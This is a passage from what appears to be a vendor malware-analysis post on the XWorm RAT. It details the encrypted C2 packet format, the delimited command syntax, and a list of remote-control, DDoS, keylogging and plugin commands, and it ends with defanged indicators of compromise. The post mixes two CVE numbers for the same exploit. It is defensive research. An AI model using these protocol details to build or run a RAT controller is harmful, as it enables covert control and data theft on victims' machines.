


Figure 15: Decrypted command-and-control (C2) server host and port

Dissecting the Packet

To protect its communications, XWorm encrypts network traffic using the AES algorithm. Figure 16 shows an example of encrypted XWorm RAT network packets.




Figure 16: Example of encrypted XWorm RAT network packets. Each encrypted packet follows this structure: **packet size (decimal string) + AES encrypted data**. In Figure 16, three packets are shown with sizes of **272**, **48**, and **16** bytes, respectively.

Once the XWorm RAT establishes a connection with the C2 server, it sends a registration packet to register itself with the C2 server. The packet contains basic information collected from the victim's machine, as shown in Figure 17.




Figure 17: Breakpoint hit during encryption and transmission of the registration packet
The registration packet begins with the client command INFO, as shown below.

INFO<Xwormmm>DA0F826C51434A32DFEB<Xwormmm>win-10<Xwormmm>Windows 10 Pro
64bit<Xwormmm>XWorm
V7.1<Xwormmm>24/06/2022<Xwormmm>False<Xwormmm>False<Xwormmm>False<Xwormmm>Intel
Xeon E E-2434<Xwormmm>VirtualBox Graphics Adapter (WDDM)<Xwormmm>7.99
GB<Xwormmm>Windows Defender

This INFO command data, delimited by <Xwormmm>, consists of the following basic information:

- INFO, command name.
- The victim ID
- The victim's username
- Windows system information
- XWorm RAT version
- Creation time of the current process (Msbuild.exe)
- An indicator of whether the XWorm RAT runs with the USB spreader
- An indicator of whether the XWorm RAT runs with administrator privileges
- Presence of camera devices on the victim's machine
- Processor information of the compromised device
- Graphic card information
- Total RAM size
- Installed Anti-virus products

Below is an example of a control command issued by the C2 server. All control commands follow the same structure:

Urlopen<Xwormmm><https://www.fortinet.com>

In this example, Urlopen is the control command name, and <https://www.fortinet.com> is the command parameter. The two fields are separated by the <Xwormmm> delimiter. When the command is parsed, the XWorm RAT opens a website in the victim's default web browser.

Some control commands may include multiple parameters, all of which are separated by the same delimiter.

XWorm Control Commands

The following table lists the control commands sent by the C2 server to the XWorm RAT for controlling the victim's device.

C2 Commands	Description
pong	Heartbeat packet.
re	Restart XWorm RAT.
CLOSE	Exit XWorm RAT.
uninstall	Uninstall XWorm RAT from the victim's machine.
update	Update and start new XWorm RAT.
DW	Transfer and execute files (PowerShell scripts, BAT files, EXEs, etc.) on the victim's machine.
FM	Run a fileless module in the XWorm RAT's memory.
LN	Download an executable file from a given link and run.
Urlopen	Show the victim a website on the default web browser.
Urlhide	Access a website invisible on the victim's machine.
PCShutdown	Shutdown the victim's machine by executing 'shutdown.exe /f /s /t 0'.
PCRestart	Restart the victim's machine by executing 'shutdown.exe /f /r /t 0'.
PCLogoff	Log off the victim's current user on the Windows, by executing 'shutdown.exe -L'.
RunShell	Run Windows commands on the victim's machine.
StartDDos	Start DDos attack to a target server. The DDos attack will be run on a newly created thread. It keeps sending POST requests to the targeted server.
StopDDos	Stop the ongoing DDos attack.
StartReport	Report the program information, whose title matches the given keywords, to the C2 server. The feature runs within a thread.
StopReport	Stop reporting.

Xchat	Start chatting with the victim.
Hosts	Read the content of hosts file on the victim's machine.
Shosts	Override the victim's hosts file, blocking or redirecting specified websites.
DDos	Prepare the DDoS attack.
plugin	Load plugin module to run in the XWorm RAT to provide extra features.
savePlugin	Transfer a plugin module onto the victim's machine and saves it in the system registry and executes it.
RemovePlugins	Remove plugins from the system registry.
OfflineGet	Obtain offline key logger data stored in %temp%\Log.tmp file on the victim's system.
\$Cap	Capture the victim's screenshot.

XWorm Plugins

Beyond the basic control commands described in the previous section, XWorm supports more complicated and extensible plugin functionality.

XWorm 7.2 Pro provides more than 50 plugins to extend its capabilities. These plugins are implemented as .NET modules (DLL files) that the XWorm RAT can dynamically load to perform malicious tasks on the victim's device.

This plugin-based architecture allows XWorm to easily extend its functionality by developing and deploying additional plugins as needed.

Figure 18 shows a screenshot of a .NET debugger with the XWorm plugins loaded.




Figure 18: Display of XWorm v7.2 plugin modules loaded in a .NET debugger

Each plugin module that submits data to the C2 server can establish its own connection and send collected data directly to the server. As a result, plugins transmit data using their own command names.

The server-side control commands plugin and savePlugin are used to transfer and execute the plugins on the victim's system.

XWorm RAT extracts a compressed plugin payload from the savePlugin command parameter and saves it in the system registry. As shown in Figure 19, six plugin payloads were saved under the HKCU\SOFTWARE\[victim ID] registry subkey.




Figure 19: Plugin data saved in the system registry of a compromised device

When the XWorm RAT receives a plugin command with a plugin SHA-256 hash as a parameter, it checks the registry to determine whether the corresponding plugin already exists. If yes, XWorm RAT loads and executes it. If not, it sends the client-side sendPlugin command, along with the SHA-256 hash, to the C2 server to request the plugin.

Below is an example of a plugin control command:

```
plugin<Xwormmm>8665BC1B33CBE6F5859CD6E362AF77738BA73A6E6D4B9974C16C8521D84C1892
```

XWorm Features

Figure 20 shows an attacker-side view of the features provided by XWorm 7.2, with a connected victim device already under control.




Figure 20: Screenshot showing the features available to attackers in XWorm 7.2. Based on its basic control commands and the plugins, XWorm provides the following features

System Control:

- Retrieve detailed system information from the compromised device.
- Remotely control the victim's system using input devices (mouse and keyboard) and record the screen.
- Execute files on the victim's device, including executables located on disk or downloaded and launched via links.
- Control the camera, microphone, and audio devices on the compromised system.
- Open websites on the victim's system, either visibly or invisibly.
- Restrict the victim's access to system resources such as the Windows registry, Task Manager, firewall, UAC, Windows Update, and other system components.
- Remotely execute Windows commands on the victim's system.
- Collect sensitive data from the victim's device, including credentials, cookies, autofill data, login tokens, product keys, Wi-Fi keys, and more.
- Perform rootkit and bootkit capabilities.

- Manage the file system on the compromised system, including creating, copying, pasting, deleting, cutting, executing, encrypting, locking, hiding, transferring, and uploading files or folders to a specified FTP server.
- Perform all functions available in the Windows Registry Editor.
- Manage TCP connections, running processes, startup configuration, system services, clipboard data, and installed programs.
- Provide a VB.NET execution environment that allows attackers to develop, compile, and execute VB.NET code remotely.
- Shut down (power off), restart, or log off the current user from the victim's device.

Attacks:

- Control the victim's device to launch DDoS attacks.
- Perform ransomware attacks on the compromised system.

XWorm RAT Management:

Restart, terminate, uninstall, and update the XWorm RAT running on the compromised system.

Other Capabilities:

- Report the presence of application windows by matching specific keywords (for example, detecting whether the victim is watching YouTube).
- Enable text and voice chat between the attacker and the victim.
- Display advanced system performance information.
- Modify the system host's file to block specified websites on the victim's device.
- Collect the victim's keystroke logs, including both offline and online keylogging data.
- Display system messages to the victim.
- Support additional features such as reverse proxy, botkiller, hidden browser, hidden VNC, and disabling Windows Defender.

The following image shows an example of sensitive data harvested from a victim's device.




Figure 21: Attacker view of sensitive data stolen from a victim's device.

Summary

This analysis investigates a phishing campaign that delivers the XWorm Remote Access Trojan (RAT) via malicious Excel attachments that exploit CVE-2018-0802. The infection chain leverages an obfuscated HTA file to run JScript and PowerShell code. A fileless .NET module is executed in the powershell.exe process to download and deploy the XWorm payload via process hollowing into Msbuild.exe.

Once executed, XWorm establishes encrypted communication with its command-and-control (C2) server using AES-encrypted packets. The structure of both encrypted data packets and command packets is examined in the analysis.

XWorm supports extensive control commands and modular plugin architecture, enabling advanced capabilities including data theft, system control, ransomware, and DDoS functionality. These features highlight XWorm as a mature and highly modular threat.

Fortinet Protections

Fortinet customers are already protected from this campaign with FortiGuard's AntiSPAM, Web Filtering, IPS, and AntiVirus services as follows:

The URLs associated with this malicious campaign are rated as **Malicious Websites** by the FortiGuard Web Filtering service.

FortiMail recognizes the phishing email as "virus detected." In addition, real-time anti-phishing provided by FortiSandbox embedded in Fortinet FortiMail, web filtering, and antivirus solutions provides advanced protection against both known and unknown phishing attempts.

FortiGuard Antivirus service detects the Excel document, the downloaded HTA file and image file as well as the fileless XWorm payload file with the following AV signatures.

MSOffice/CVE_2017_11882.C!exploit

Data/JpgMalware.B!tr

JS/XWorm.140B!tr.dldr

MSIL/XWorm.2CF6!tr

Fortinet FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service, and the FortiGuard AntiVirus engine is part of each solution. As a result, customers using these products already have up-to-date protections.

The FortiGuard CDR (content disarm and reconstruction) service in FortiOS and FortiMail can disarm the embedded OLE object in the Excel document that exploits the CVE-2017-11882 vulnerability.

To stay informed of new and emerging threats, you can [sign up](#) to receive future alerts.

We also suggest that our readers complete the free [NSE 1 – Information Security Awareness](#), which covers Internet threats and is designed to help end users identify and protect themselves against phishing attacks.

The [FortiPhish Phishing Simulation Service](#), together with [Fortinet's Security Awareness and Training Service](#), uses real-world phishing scenarios to train and test employees against common social engineering tactics. By improving users' ability to recognize and respond to suspicious content—especially during high-risk periods of distraction or urgency—these services help reduce the risk of successful phishing and malware attacks.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#).

URLs:

hxxps://retrodayaengineering[.]icu/HGG.hta

hxxps://res[.]cloudinary[.]com/dbjtzqp4q/image/upload/v1767455040/optimized_MSI_lpsd9p.jpg

hxxp://pub-3bc1de741f8149f49bdbafa703067f24[.]r2[.]dev/wwwa.txt

C2 Server:

berlin101[.]com:6000

Relevant Sample SHA-256:

[SNEV_VEND_026011406440.xlam]

EE663D016894D44C69B1FDC9D2A5BE02F028A56FC22B694FF7C1DACB2BBBCC6D

[optimized_MSI_lpsd9p.jpg]

3F4C3C16F63FB90D1FD64B031D8A9803035F3CB18332E198850896881FB42FE5

[HGG.hta / VA5.hta]

FD9BA9E6BD4886EDC1123D4074D0EAC363DF61162364530B1303390AA621140B

[XWorm RAT payload]

EACD8E95EAD3FFE2C225768EF6F85672C4BFDF61655ED697B97F598203EF2CF6